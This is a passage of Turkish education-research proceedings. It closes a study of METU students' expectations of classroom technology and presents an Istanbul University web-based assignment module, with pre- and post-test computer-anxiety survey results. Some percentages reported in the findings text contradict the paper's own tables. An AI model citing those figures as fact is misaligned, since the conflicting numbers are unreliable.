Bu çalışma, derslerde teknoloji kullanımının ODTÜ'de eğitimine devam eden öğrenciler tarafından nasıl algılandığını, derslerde teknoloji kullanımında gözlenen eksiklikleri ve öğrencilerin beklentilerini ortaya koymayı amaçlamış ve bulgular, öğretim teknolojilerinin öğrenciler arasında kullanımının yaygın olduğunu ancak bunların öğretim elemanları tarafından kullanımının az olduğunu göstermiştir. Sonuçlar ayrıca, öğretim elemanlarının derslerini daha çok klasik yöntemleri kullanarak anlattıklarını ancak öğrencilerin öğretim üyelerinden yeni teknolojileri derslerde kullanmalarını beklediklerini ortaya koymaktadır. Öğrenciler, simülasyonlarla ve video ile soyut konuların somutlaştırılmasını, çalışma yaprağı dağıtıları olarak daha çok öğrenci katılımının ön plana çıkabileceği öğretim teknolojilerinin kullanılmasının, öğrencilerin dersleri daha sık takip etmelerini sağlayacağını düşünmektedirler. Buna rağmen öğretim elemanlarının yine çok kullanmış oldukları tepegöz ve projektör'ün derslerde kullanılmasını çok tercih etmemekte ve buna neden olarak da bu tür teknolojileri



öğretim üyelerinin öğretmen merkezli ders anlatım yöntemi ile kullanmaları ve öğretim elemanlarının sadece projektör ve tepegöz ile yansıtılan okumalarını göstermektedirler. Bu da öğretim elemanlarının derslerde teknolojiyi etkin kullanımı konusundaki bilgi ve tecrübe eksikliklerini ortaya koymaktadır. Bu sorunlar öğretim elemanlarının bilgi eksiklikleri verilecek seminerler ve desteklerle üniversite tarafından giderilmeye çalışılmalıdır.

Öğrenciler, öğretim elemanlarının derslerde teknoloji kullanımının öncelikle eğitim kalitesini arttıracaklarını ve öğrendiklerinin daha kalıcı olmasını sağlayacaklarını ifade etmektedirler. Bu ise öğrencilerin öğretim üyelerinden kullanmasını bekledikleri teknolojilerin daha çok aktif katılımlarını sağlayıcı, öğrenci-öğretim üyesi arasındaki iletişimi artırıcı, konuları uygulayarak öğrenebilecekleri ve görselliği öne çıkartan teknolojileri istemeleri ile açıklanabilir.

Öğrenciler sınıf dışında öğretim amaçlı olarak daha çok İnternet ve bilgisayar kullanırken, e-öğrenme yerine harmanlanmış öğretimi ve ders notlarının ve kaynaklarının bulunduğu derslere ait web sayfalarının olmasını istemektedirler. Aynı zamanda çağdaş bir üniversite'de mutlaka ders içeriğine ve ek kaynaklara online erişimin gerekliliğini ifade etmektedirler. Aslında ODTÜ'de Net-class (ders yönetim sistemi), öğrencilerin online olarak ders kaynaklarına ulaşmalarını (eğer dersin öğretim elemanı sağlamış ise), araştırma ve testlerin sunulmasını ve öğretim elemanları ile online iletişim kurulmasını sağlamaktadır. Ancak elde edilen veriler, birçok öğrencinin bu sistemden haberdar olmadığını ve derslerinde kullanılmaları da öğretim üyelerinin de bu konuda yeterince bilgi sahibi olmadıklarını göstermektedir. Öğrencilerin çağdaş üniversiteden beklediklerini Net-class ile karşılayabilmek için öncelikler Net-class'ın tanıtımının yapılması ve kullanılması için öğretim elemanı ve öğrencilerin teşvik edilmesi gerekmektedir.

Öğrenciler teknolojilerin derslerde kullanımında gözlenen sorunları öncelikle sınıf koşullarının yeterli olmamasına ve öğretim elemanlarının bu konudaki bilgi ve tecrübelerinin eksikliğine bağlarken, çağdaş bir üniversitede mutlaka İnternet tabanlı teknolojilerin kullanımının hem ders içinde hem ders dışında kullanımının olması gerektiğini ifade etmektedirler. Langenberg ve Spicer'e göre, çağdaş bir üniversitede ilgili kural ve destekler çerçevesinde, ağ yapısı, kurumsal bilgi, kurumsal uygulamalar, kuruma özel yazılımlar, ders yönetim sistemi, ortak çalışmaya yönelik iletişim araçları, döner sermaye yazılımları, paylaşılan sunucular, iletişim araçları, özelleşmiş araştırma destek servisleri, portal teknolojisi ve ağ erişim aracının bulunması gerekir [1]. Çalışmada ortaya çıkan çağdaş üniversitede bulunması gereken unsurlar, görüldüğü gibi Langenberg ve Spicer'in ortaya koyduğu unsurlarla örtüşmektedir.

Sonuç olarak, teknoloji üniversitelerde öğrencilerin beklentilerini karşılayacak pek çok imkan sunmakta ve öğrenciler de teknolojinin hem öğretim elemanları ile iletişim hem de dersleri için bir kaynağa ulaşmada bir aracı olarak sunulmasını beklemektedirler. Bu durum ise teknolojinin hızlı şekilde üniversitelerde yaygınlaşmasını ve öğretim elemanları tarafından kullanılmasını gerektirmektedir.

#### Kaynaklar

- [1] Langenberg, D.N & Spicer, D.Z (2001). The Modern Campus, New Direction for Higher Education, No. 115
- [2] YÖK (2006). Türkiye'nin Yüksek Öğretim Stratejisi- Taslak Rapor, TC Yüksek Öğretim Kurumu, Ankara, Haziran 2006
- [3] ODTÜ (2005). Orta Doğu Teknik Üniversitesi Stratejik Planı 2005 – 2010, Ankara, Mart 2005

## İnternet Destekli Eğitim'de Bir Modül:

### Web Ortamını Etkin Kullanmak

#### Burak Şişman, İrfan Şimşek, Zerrin Ayvaz Reis

İstanbul Üniversitesi, Hasan Ali Yücel Eğitim Fak. Bilgisayar ve Öğretim Teknolojileri Eğitimi Böl. Beyazıt-İstanbul  
burak@istanbul.edu.tr, irfan@istanbul.edu.tr, ayvazzer@istanbul.edu.tr

**Özet:** Web-tabanlı öğrenme, zaman ve mekan bağımlılığı olmadan öğrencinin kendi için en uygun olan koşulda öğrenimini web üzerinden gerçekleştirmesine imkan tanıyan uzaktan öğrenme modelidir. Öğrenme sadece ders içeriği ile değil aynı zamanda dersin uygulanışı ile de ilişkilidir. Bu çalışmada ele alınan model, uzaktan eğitim uygulamasının bir ayağı olarak öncelikle ödev alma süreci için geliştirilmiş, aksaklıkları görülüp yeni bir uygulama modeli kurulmuştur. Kurulan bu modelin avantajı, hem asenkron eğitim olarak ders materyallerini kullanma imkanı vermesi, hem de eşzamanlı iletişimi olanaklı kılmasıdır. Model için hazırlanan ders materyallerinin bir başka avantajı ise sadece web üzerinden asenkron uzaktan eğitim dediğimiz eğitimle değil, aynı zamanda yüz yüze eğitimde eğitimle dersi pekiştirmek, bilgisayar okuryazarlığı konusunda becerileri arttırmayı olanaklı kılmasıdır.

**Anahtar Kelimeler:** e-öğrenme, Uzaktan eğitim, Veri tabanı, Web-tabanlı grup çalışması

#### A Module in Internet-Aided Education: To use Effectively Web Environment

**Abstract:** Web based learning is a distance learning model that allows the student to continue his education by the conditions that are most suitable for himself and without being bounded by time and place. Learning is connected with not only the content of the course but also the application of the course. The model focused on this study firstly improved for the period of taking assignment as a part of distance education, seeing the obstacles, a new application model has been established. The advantage of this model is that it gives not only the opportunity of using educational materials as an asynchronous education but also the potential of synchronised education. Another advantage of the educational materials prepared for this purpose is they may be used not only for asynchronous educations that are given via web, but also for face to face education to intensify the lessons and enhanced skills about the knowledge of computer.

#### 1. Giriş

Genelde öğrenci ve öğretmenin aynı zamanda ve aynı mekanda olmasını gerektiren ve öğretmenin hem kaynak hem de idareci rolünü üstlendiği öğretim biçimleri artık yetersiz kalmakta, günümüzün başka sorumlulukları ya da kişisel tercihlerinden dolayı belli bir zaman ve mekanda olamayan öğrencilerin öğrenme ihtiyaçlarını karşılamamaktadır. İletişim teknolojilerinin gelişmesi ve internetin yaygınlaşması ile bilinen uzaktan eğitim ortamlarına web ortamının da dahil edilmesiyle e-öğrenme modeli de katılmış

bulunmaktadır. E-öğrenim; bilgisayar-tabanlı öğrenme, web-tabanlı öğrenme, sanal sınıflar ve sayısal teknolojilerin işbirliğini de kapsayan geniş bir uygulama ve sürecidir<sup>1</sup>.

e-öğrenmenin bir çeşidi olan web tabanlı eğitimin gerek iş dünyasında gerek eğitim kurumlarında çeşitli uygulamaları görülmektedir ve kullanımı gittikçe yaygınlaşmaktadır.

<sup>1</sup> M.Aktuğ, "Eğitim", E-learning Idea Solutions, Turkey, Last Retrieved: 1 April 2005, Web Address: [http://www.ideaelearning.com/sayfalar/makale\\_devam.asp?MakaleId=12](http://www.ideaelearning.com/sayfalar/makale_devam.asp?MakaleId=12)



Komple bir Web tabanlı e-öğrenme sistemi kurmak için gerekli 5 ana adım; 1.) e-sorgulama, 2.) e-yönetim, 3.) e-kayıtlanma, 4.) e-ders, 5.) e-mezuniyettir. e-yönetim süreci, forum, ödev, sınav, öğrenci ve e-posta yönetimi gibi alt görevleri içerir. Bizim bu çalışmamızla sunmak istediğimiz; web-tabanlı eğitim modelinde yer alabilecek bir e-yönetim sürecinin alt modüllerinden bir kaçının farklı uygulamalarla gerçekleştirilmesi ve sonuçlarının yorumlanmasıdır.

## 2. Uygulama Çalışması

“Klasik eğitim sürecinde eğitsel etkinliklerde web ortamının kullanılması, eğitim-öğretim sürecini hızlandırmakta ve öğrenilen bilginin etkin bir şekilde öğrencide kalıcı olmasını sağlamakta, öğrencinin teknolojiyi kullanma konusundaki kaygısını azaltmaktadır” hipotezinden yola çıkarak bu çalışmayı gerçekleştirdik. Çalışmanın 1. adımı 2004-2005 eğitim öğretim yılında, 2. adımı 2005-2006 eğitim öğretim yılında olmak üzere 2 farklı uygulama ile gerçekleştirilmiştir. Daha sonra bu çalışmalardan elde edilen bulgularla yeni bir uygulama modülü geliştirilmiştir.

### 2.1. Amaç

Öncelikle; Klasik eğitim sürecine, web’den ödev alma uygulaması şeklinde hazırlanmış olduğumuz çalışmanın, öğrenciye gerçek anlamda fayda sağlayıp sağlamadığını tespit etmek ve sonuçla ilgili olarak önerilerde bulunmak amaçlanmıştır. Daha sonra ise; ilk adımın sonuçlarına göre uygulama yeni gereksinimler ve eksiklikleri gidermek üzere güncellenmek istenmiştir.

### 2.2. Yöntem

1. adımda; 2004-2005 eğitim yılı öğrencilerine dönem başında alacakları Bilgisayar dersi ile ilgili olarak kaygılarını ve bilgisayar kullanma konusundaki bilgilerinin ölçmek amacıyla anket yöntemiyle ön-test uygulanmıştır. Dönem boyunca dersin aktarılışı sunuş yöntemi ile olmuştur. Ancak bilgisayarları etkin kullanma konusunda kendilerini yeterli hissetmeleri ve bilgisayar kullanım becerilerini arttırmaları ve bu dersle ilgili olarak edindikleri bilgiyi ölçmek amacıyla öğ-

rencilerden bir ödev yapmaları istenmiştir.

Öğrencilerin hazırlayacakları ödev konuları bir veritabanı bağlantısı ile web üzerinden yayınlanmıştır. Öğrenciler almak istedikleri ödevi, öğrenci kimlik bilgilerini bir web arayüzü ile veritabanına girmek suretiyle kendileri seçerek almışlardır. Ödevlerin teslimini hem internet üzerinden yönlendirecekleri e-postaya eklenti yapmak suretiyle hem de basılı olarak teslim etmeleri istenmiştir.

Dönem sonunda öğrencilerin çalışmaları ve kaygı durumları son-test uygulanarak tekrar değerlendirilmiştir.

Anket sorularının hazırlanışında kaynak<sup>2</sup> kullanılmış ve çeşitli uygulamalardan yararlanılmıştır. Anketin uygulanabilirliğini denetlemek için sorular 12 kişiye uygulandı. Anlam bütünlüğünü bozan sorular tekrar irdelenerek verimli sonuç değerlendirme açısından likert tipi 60 soruluk anket formu oluşturuldu.

Ön-test ve son-test üzerine SPSS programı ile ki-kare (chi-square tests) testi uygulanmıştır.

2. adımda; 2005-2006 eğitim-öğretim yılı öğrencilerine de bir önceki yıl uygulanan bilgi ve kaygı testi dönem başında ön-test, dönem sonunda son-test olarak uygulanmıştır. Dersin görsel materyallerle aktarılışı ise bilgi teknolojileri kullanılarak ve zenginleştirilmiş sunuş yöntemi ile gerçekleştirilmiştir. Öğrencilerden yine kendi seçtikleri konuda kazandıkları bilginin anlaşılabilmesi amacıyla bir ödev yapmaları istenmiştir. Bu süreçte; ayrıca bilgi teknolojilerini ne ölçüde nasıl kullandıklarını değerlendirebilmek için izlenmiştir. Anket sorularının değerlendirilmesi yine SPSS programı ile ki-kare testi uygulanarak gerçekleştirilmiştir.

#### 2.2.1. Teknik Özellikler

1. adımda; bu uygulamada; öğrenci kimlik bilgilerinin tutulduğu veritabanı olarak MySQL,

<sup>2</sup> (L.D. Rosen, 1992) L.D. Rosen and M.M. Weil, “Measuring Technophobia: A Manual for the Administration and Scoring of the Computer Anxiety Rating Scale, Computer Thoughts Survey and the General Attitudes towards Computers Scale”, 1992.

açık kaynak kodlu PHP MyAdmin ile entegre olarak kullanılarak web arayüzleri ve DREAM-WEAVER ile 12 web sayfası hazırlanmıştır.

2. adımda YahooGroups kullanılmıştır. Her alan öğretmenliği için tüm olanakların grup üyelerine açık olduğu ayrı gruplar şeklinde uygulama gerçekleştirilmiştir.

#### 2.2.2. Yapısal Özellikler

1. adımda; web arayüzün ana sayfasında öğrenciye ödevi nasıl alacağına ve uygulamayı nasıl devam ettireceğine dair yönergelerle, 3 konu önerisi bulunmaktadır. Her bir konu önerisi ve veritabanına bilgi alması farklı şekilde gerçekleştirilmektedir.

1. konu önerisinde; önceden belirlenmiş site adreslerinin belirli kriterlere göre incelenmesi istenmiştir. İnceleme kriterleri ana sayfaya linkle bağlıdır. Öğrenciler site adresi ve inceleme kriteri kesişme koordinatına kimlik bilgilerini SEÇ linkini kullanarak girmektedir. Daha sonra ödev alan öğrenciler, veri tabanında aldıkları konu bazında liste halinde detay bilgileriyle görüntülenebilmektedirler.

2. ve 3. konu önerisinde; öğrenciler sınıflamaya uygun bir şekilde kendi önerecekleri konu doğrultusunda kimlik bilgilerini web ara yüzünü kullanarak girmekte ve bilgiler veritabanına kontrollü bir şekilde kaydolmaktadır.

2. adımda ise; her bir Alan Öğretmenliği programı için ayrı bir grup açmak suretiyle öğrencilerin kendileri için açılmış gruplara üyelik kaydını yaptırmaları istenmiştir. Her grupta “Duyurular” klasörü oluşturulmuş, öğrencilerin grubu kullanırken karşılaştıkları sorunları nasıl çözebilecekleri, neler yapmaları gerektiği bilgileri bu klasörün içine dosya halinde yüklenmiş ve öğrenciler e-mail yoluyla haberdar edilmiştir. Ayrıca, grup içinde bir “Vize Ödevi” veritabanı oluşturularak, buraya öğrencilerin kendilerine ait numara, ad-soyad bilgilerini ve kendilerine yapmak için seçtikleri ödev konusunu, seçtikleri tarihle birlikte bu veritabanına işlemeleri istenmiştir. Daha sonrada hazırladıkları ödevlerini grubun belleği-

ne kendi tanımlayıcı bilgileri ile oluşturdukları klasörlerin içine yüklemeleri istenmiştir. Tüm bu sürecin uygulanması esnasında öğrenciler;

- Bilgisayar kullanmak (bilgisayar okur yazarlığı bilgileri edinmek),
- İnterneti kullanmak (browser, arama motorları ve diğer olanakları kullanabilme, elektronik kütüphane olanaklarından yararlanabilme),
- Bilgisayar üzerindeki hizmet programlarını kullanmak (word, excell, hesap makinası, paint, notpad),
- Elektronik posta (e-mail yollamak, cevaplamak, dosya eklemek) işlemleri yapabilmek,
- Bellek ortamını etkin kullanmak (klasör oluşturmak, dosya tanımlamaları yapabilmek, dosya yüklemek ve indirmek)

Konularında bilgi sahibi olabilmişlerdir.

#### 2.2.3. Örneklem

Bu çalışmanın ilk adımında gerçekleştirilen uygulama; İstanbul Üniversitesi Sosyal Bilimler Enstitüsü Tezsiz Yüksek Lisans Alan Öğretmenliği Programı 2004-2005 eğitim-öğretim yılı öğrencilerine uygulanmıştır. Öğrencilerin tamamı 430 kişidir. Ancak ön-test ve son-test uygulanan öğrenci sayısı 78’dir. Bu öğrenciler sınıf bütünü içinde bilgisayar kullanma konusunda önceden bilgisi olmayan öğrencilerdir. Anket sonunda sonuçları geçerli olan 72 örnek tespit edilmiştir. Bunların 40 tanesi bayan, 32 tanesi bay öğrencidir.

Çalışmanın sonuçlarına göre sonraki adım, yine İstanbul Üniversitesi’nin Fen ve Sosyal Bilimler Enstitülerinin Tezsiz Yüksek Lisans Alan Öğretmenliği Programı 2005-2006 eğitim-öğretim yılı öğrencilerine uygulanmıştır. Öğrencilerin tamamı 430 kişidir. Ancak ön-test ve son-test uygulanan öğrenci sayısı 161’dir. Anket sonunda sonuçları geçerli olan 129 örnek tespit edilmiştir. Bunların 91 Sosyal Bilimler Enstitüsü, 38 tanesi Fen Bilimleri Enstitüsü öğrencisidir Bu öğrencilerin toplamda 91 (60 Sosyal Bilimler Enstitüsü, 30 Fen Bilimleri Enstitüsü öğrencisi) tanesi bayan, 38 tanesi (31

Sosyal Bilimler Enstitüsü, 7 Fen Bilimleri Enstitüsü öğrencisi) bay öğrencidir.

### 2.3. Bulgular

Buradaki çalışmaya Kaygı anketinde sorulan soruların sadece bir kısmı alınmış ve değerlendirilmiştir. İncelediğimiz sorular aşağıda görülmektedir.

1. Bilgisayar dersine gireceğimi düşünürken
2. Bilgisayarın başına oturunca
3. Bilgisayar uygulamaları konusundaki derste
4. Bilgisayar terminolojisini öğrenirken
5. Bilgisayarın nasıl çalıştığına dair bilgi alırken
6. Bilgisayar iyi bir eğitim aracıdır
7. Bilgisayar eğitimine gerektiğinden fazla önem verildiğini düşünüyorum

Tablo 1’de oranları gösterilen 1-5 arası sorular; zaman zaman endişe, kaygı ya da çekingenliğe neden olabilen durumları değerlendirmek üzere beş şık ile ölçeklendirilmiştir. Bu ölçekte 1.şık: Hiç, 2. şık: Biraz, 3. şık: Orta, 4. şık: Çok, 5. şık: Pek çok cevaplarını ifade etmektedir.

Bulguları değerlendirme esnasında bazı kısaltmaları kullanmanın yararlı olacağı düşüncesi ile 2004-2005 eğitim-öğretim yılından 1.uygulama, 2005-2006 eğitim-öğretim yılından 2.uygulama olarak bahsedilecektir. Tablo 1’den görüldüğü gibi Kaygı testindeki ilk soru olan ‘Bilgisayar dersine gireceğinizi düşünürken ne kadar kaygılanıyorsunuz’ sorusuna cevaben her iki eğitim dönemindeki öğrencilerin büyük çoğunlukla kaygı duymadıklarını (Hiç) bildiren şık işaretledikleri görülmüştür. Ancak 2.uygulama yılında son testte bu oranda artış olduğu gözlenmiştir. Bunu dersin uygulanışı esnasında yaşadıkları uygulama eksikliği sorununa bağlıyoruz.

İkinci soru olan ‘Bilgisayarın başına oturunca ne kadar kaygılanıyorsunuz’ sorusuna verilen cevaba 1.uygulama yılında Hiç şikkını işaretleyen öğrencilerin oranı ön-testte %58,3, son-testte %65,2’dir. Biraz şikkını işaretleyen öğrencilerin oranı ön-testte %27,8, son-testte %30,4’dür. 2.uygulama yılında Hiç şikkını işaretleyen

öğrencilerin oranı ön-testte %82,6, son-testte %38,8’dir. Biraz şikkını işaretleyen öğrencilerin oranı ön-testte %13,0, son-testte %37,2’dir

Üçüncü soruda sorulmuş olan ‘Bilgisayar uygulamaları konusundaki derste ne kadar kaygılanıyorsunuz’ sorusuna cevaben yine öğrencilerin büyük çoğunlukla Hiç şikkını işaretledikleri görülmüştür. Bu oran 1.uygulama yılında ön-testte %27,8, son-testte %56,5’dir, 2.uygulama yılında ön-testte %49,6, son-testte %61,2’dir.

Kaygı testinin dördüncü sorusu olan ‘Bilgisayar terminolojisini öğrenirken ne kadar kaygılanıyorsunuz’ sorusuna cevaben Hiç şikkını işaretleyen öğrencilerin oranı 1.uygulama yılında ön-testte %25,0, son-testte %13,0, Biraz şikkını işaretleyen öğrencilerin oranı ise ön-testte %45,8, son-testte %65,2’dir. 2.uygulama yılında ise ön-testte %48,8, son-testte %58,9, Biraz şikkını işaretleyen öğrencilerin oranı ise ön-testte %29,48, son-testte %28,7’dir.

Kaygı testinin beşinci sorusu olan ‘Bilgisayarın nasıl çalıştığına dair bilgi alırken ne kadar kaygılanıyorsunuz’ sorusuna cevaben Hiç şikkını işaretleyen öğrencilerin oranı 1.uygulama yılında ön-testte %38,9, son-testte %52,2, Biraz şikkını işaretleyen öğrencilerin oranı ise ön-testte %31,9, son-testte %34,8’dir. 2.uygulama yılında ise ön-testte %14,0, son-testte %14,0, Biraz şikkını işaretleyen öğrencilerin oranı ise ön-testte %33,2, son-testte %52,6’dir.

Görüldüğü gibi Tablo 2’de listelenen 6. ve 7. sorularda ise öğrencinin bu sorularla bildirilen düşüncelere ne kadar katıldığını tespit etmek amacıyla sorulmuştur. Bu sorular için değerlendirme ölçeği; 1. şık: Hiç katılmıyorum, 2. şık: Katılmıyorum, 3. şık: Fikrim yok, 4. şık: Katılıyorum, 5. şık: Tamamen katılıyorum cevaplarını ifade etmektedir.

Tablo 2’de de görüldüğü gibi yapılan anketteki öğrencilerin düşüncelerinin anlaşılması amacıyla sorulmuş olan tablodaki altıncı soru olan ‘Bilgisayar iyi bir eğitim aracıdır’ düşünce-

Soru	Test	Cevap Şıkları						Toplam
		Eğitim-Öğretim Yılı	Hiç	Biraz	Orta	Çok	Pek Çok	
1	Ön Test	2004-2005	56,9%	27,8%	15,3%	0,0%	0,0%	100,0%
		2005-2006	49,6%	30,2%	14%	4,7%	1,6%	100,0%
	Son Test	2004-2005	82,6%	13,0%	4,3%	0,0%	0,0%	100,0%
		2005-2006	38,8%	37,2%	18,6%	5,4%	0,0%	100,0%
2	Ön Test	2004-2005	58,3%	27,8%	11,1%	2,8%	0,0%	100,0%
		2005-2006	56,5%	24,0%	17,1%	1,6%	0,8%	100,0%
	Son Test	2004-2005	65,2%	30,4%	4,3%	0,0%	0,0%	100,0%
		2005-2006	62,8%	27,1%	9,3%	0,8%	0,0%	100,0%
3	Ön Test	2004-2005	27,8%	47,2%	18,1%	2,8%	0,0%	100,0%
		2005-2006	49,6%	18,6%	21,7%	8,5%	1,6%	100,0%
	Son Test	2004-2005	56,5%	39,1%	4,3%	0,0%	0,0%	100,0%
		2005-2006	61,2%	27,1%	7,8%	3,9%	0,0%	100,0%
4	Ön Test	2004-2005	25,0%	45,8%	25,0%	2,8%	0,0%	100,0%
		2005-2006	48,8%	29,4%	17,1%	4,7%	0,0%	100,0%
	Son Test	2004-2005	13,0%	65,2%	13,0%	0,0%	0,0%	100,0%
		2005-2006	58,9%	28,7%	10,1%	2,3%	0,0%	100,0%
5	Ön Test	2004-2005	38,9%	31,9%	16,7%	9,7%	2,8%	100,0%
		2005-2006	14,0%	33,2%	40,3%	10,9%	1,6%	100,0%
	Son Test	2004-2005	52,2%	34,8%	4,3%	0,0%	0,0%	100,0%
		2005-2006	14,0%	52,6%	25,6%	7,8%	0,0%	100,0%

Tablo 1: Öğrencilerin Kaygı Durumu Oranları

Soru	Test	Cevap Şıkları					Toplam	
		Hiç Katılmıyorum	Katılmıyorum	Fikrim Yok	Katılıyorum	Tamamen Katılıyorum		
6	Ön Test	2004-2005	1,4%	8,3%	6,9%	56,9%	25,0%	100,0%
		2005-2006	2,3%	46,5%	13,2%	36,4%	1,6%	100,0%
	Son Test	2004-2005	0,0%	4,3%	8,7%	60,9%	26,1%	100,0%
		2005-2006	7,0%	42,5%	17,1%	32,6%	0,8%	100,0%
7	Ön Test	2004-2005	15,3%	70,8%	4,2%	8,3%	4,3%	100,0%
		2005-2006	6,2%	12,4%	44,2%	30,2%	7,0%	100,0%
	Son Test	2004-2005	17,4%	65,2%	8,7%	8,7%	0,0%	100,0%
		2005-2006	1,6%	2,3%	3,1%	55,0%	38,0%	100,0%

Tablo 2: Öğrencilerin Sorulardaki Düşünceye Katılım Oranları

sine verilen cevaplardan öğrencilerin büyük çoğunlukla bu düşünceye katıldıkları görülmüştür. **Katılıyorum** şikkını işaretleyenlerin oranı 1.uygulama yılında ön-testte %56,9, son-testte %60,9, **Tamamen Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %25,0, son-testte %26,1’dir. 2.uygulama yılında ise **Katılıyorum** şikkını işaretleyenlerin oranı ön-testte %36,4, son-testte %32,6, **Tamamen Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %1,6, son-testte %0,8’dir

Yine Tablo 2’de görüldüğü gibi yedinci soru olan ‘Bilgisayar eğitimine gerektiğinden fazla önem verildiğini düşünüyorum’ düşüncesine verilen cevaplardan 1.uygulama yılında **Hiç Katılmıyorum** şikkını işaretleyen öğrencilerin oranı ön-testte %15,3, son-testte %17,4, **Tamamen Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %4,3, son-testte %0,0’dır. 2.uygulama yılında ise **Hiç Katılmıyorum** şikkını işaretleyen öğrencilerin oranı ön-testte %6,2, son-testte %1,6, **Tamamen**

**Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %7,0, son-testte %38,0'dır.

### 3. Tartışma

Bu bölümde 2004-2005 ve 2005-2006 eğitim-öğretim yıllarında kayıtlı olan öğrencilere uygulanan anket sonucunda elde edilen değerleri tartışmaya açacağız. Sonuçlar, Tablo 1 ve Tablo 2'de bir arada gösterilmiştir.

Kaygı testindeki ilk soru olan '**Bilgisayar dersine gireceğinizi düşünürken ne kadar kaygılanıyorsunuz**' sorusuna 2004-2005 eğitim-öğretim yılının öğrencileri büyük çoğunlukla kaygı duymadıklarını bildiren (**Hiç**) şikkını işaretledikleri görülmüştür. Son-test için beklenmesine rağmen, ön-test için bu değerler beklenenden fazla çıkmıştır. **Çok** ve **Pek çok** şıkları hiçbir öğrencinin cevaplamaması beklenmedik bir sonuç olmuştur. 2005-2006 eğitim-öğretim yılının öğrencilerinin ise çoğunlukla **Hiç** ve **Biraz** şikkını işaretledikleri görülmüştür.; Bu oranlarda toplam olarak ön-testte %79,8, son-testte %76,0'dır. Son-testteki %3,8'lik değişim **Orta** derecede kaygılananlara eklenmiştir. Ayrıca, ön testte **5.(Pek çok)** şikkını işaretleyen 1,6% olmasına karşın son testte bu oran 0% a düşmüştür. Bu olmasını arzu ettiğimiz sonuçtur.

Kaygı testindeki ikinci soru olan '**Bilgisayarın başına oturunca ne kadar kaygılanıyorsunuz**' sorusuna verilen cevaplardan 2004-2005 eğitim-öğretim yılının yine öğrencilerinin pek kaygı duymadıklarını görüyoruz. **Hiç** şikkını işaretleyen öğrencilerin oranı ön-testte %58,3, son-testte %65,2'dir. **Biraz** şikkını işaretleyen öğrencilerin oranı ön-testte %27,8, son-testte %30,4'dür. Bu sonuç beklenen değerlere daha yakındır. 2005-2006 eğitim-öğretim yılının öğrencilerinde ise; **1.(Hiç)** şikkını işaretleyen öğrencilerin oranı ön-testte %56,5, son-testte %62,8'dir. Dolayısıyla kaygı azalmıştır. Değişimin **Biraz** şikkı için de bir önceki yıl ile yaklaşık aynı oranda kaldığını görmekteyiz.

Kaygı testinin üçüncü sorusu olan '**Bilgisayar uygulamaları konusundaki derste ne kadar kaygılanıyorsunuz**' sorusuna cevaben 2004-2005 eğitim-öğretim yılının öğrencilerinin ön-test değerlendirme esnasında biraz (%47.2) kaygılı olduklarını, ama son test sonucunda bu kaygıların azaldığını (% 39.1) görüyoruz. **Hiç** kaygı duymadıklarını bildiren şikkı işaretleyen öğrencilerin oranı da ön-testte %27,8, son-testte %56,5'dir. **Biraz** şikkını işaretleyen öğrencilerin oranı ön-testte %47,2, son-testte %39,1'dir. Bu beklediğimiz bir sonuçtu. 2005-2006 eğitim-öğretim yılında ise; **Hiç** 1.(Hiç) şikkını işaretleyen öğrencilerin oranı ön-testte %49,6, son-testte %61,2'dir. **Biraz** 2.(Biraz) şikkını işaretleyen öğrencilerin oranı ön-testte %18,6, son-testte %27,1'dür. Bu her iki eğitim dönemindeki uygulamada beklediğimiz bir sonuçtu.

Kaygı testinin dördüncü sorusu olan '**Bilgisayar terminolojisini öğrenirken ne kadar kaygılanıyorsunuz**' sorusuna 2004-2005 eğitim-öğretim yılının öğrencilerinden alınan cevaplar beklenenin dışında olmuştur. **Hiç** şikkını işaretleyen öğrencilerin oranı ön-testte %25,0, son-testte %13,0, **Biraz** şikkını işaretleyen öğrencilerin oranı ise ön-testte %45,8, son-testte %65,2'dir. Bu şiktaki artışa neyin sebep olduğu konusunda pek çok yorum yapılabilir, hatta ayrıca inceleme yapılabilir. 2005-2006 eğitim-öğretim yılında ise; 1.(**Hiç**) şikkını işaretleyen öğrencilerin oranı ön-testte %48,8, son-testte %58,9'dir. **Biraz** şikkının bu adımda beklenen değerleri gösterdiğini görüyoruz. Bu soruya verilen cevaplardan çıkan genel sonuç; öğrencilerin dönem sonunda Bilgisayar terminolojisini öğrenmedeki kaygıların azalmıştırdığını göstermektedir.

Kaygı testinin beşinci sorusu olan '**Bilgisayarın nasıl çalıştığına dair bilgi alırken ne kadar kaygılanıyorsunuz**' sorusuna 2004-2005 eğitim-öğretim yılındaki soruya **Hiç** şikkını işaretleyen öğrencilerin oranı ön-testte %38,9, son-testte %52,2, **Biraz** şikkını işaretleyen öğrencilerin oranı ise ön-testte %31,9, son-testte %34,8 olmuştur.. Bu da beklediğimiz bir durumdu. Fakat dersin verilmesi esnasında yaşanan aksaklıklar bu sonu-

cu açıklamaktadır. 2005-2006 eğitim-öğretim yılında ise; **Hiç** şikkını işaretleyen öğrencilerin oranı ön-testte ve son-testte aynı değerde kalmıştır (%14), **Biraz** şikkını işaretleyen öğrencilerin oranı ön-testte %33,2, son-testte %52,6 olmuştur. Kaygının oldukça azaldığı görülmüştür.

Testin altıncı sorusu olan '**Bilgisayar iyi bir eğitim aracıdır**' düşüncesine verilen cevaplardan 2004-2005 eğitim-öğretim yılının öğrencilerinin büyük çoğunlukla bu düşünceye katıldıkları görülmüştür. **Katılıyorum** şikkını işaretleyenlerin oranı ön-testte %56,9, son-testte %60,9, **Tamamen Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %25,0, son-testte %26,1'dir. Bu beklenen bir sonuçtu. 2005-2006 eğitim-öğretim yılında ise; farklı bir durum ortaya çıkmış ve öğrencilerin büyük çoğunluğunun **Katılmıyorum** şikkını işaretleyendikleri görülmüştür. Bu öğrencilerin oranı ön-testte %46,5, son-testte %42,6

'dir. **Katılıyorum** şikkını işaretleyenlerin oranı ise ön-testte %36,4, son-testte %32,6'dır. Burada dikkat çeken asıl nokta ise **Hiç Katılmıyorum** şikkını işaretleyen öğrencilerin oranındadır. Bu oran ön-testte %2,3 iken, son-testte %7,0 oranına yükselmiştir. Bu tersine değişimin nedenlerini biraz daha incelemek gerekmektedir.

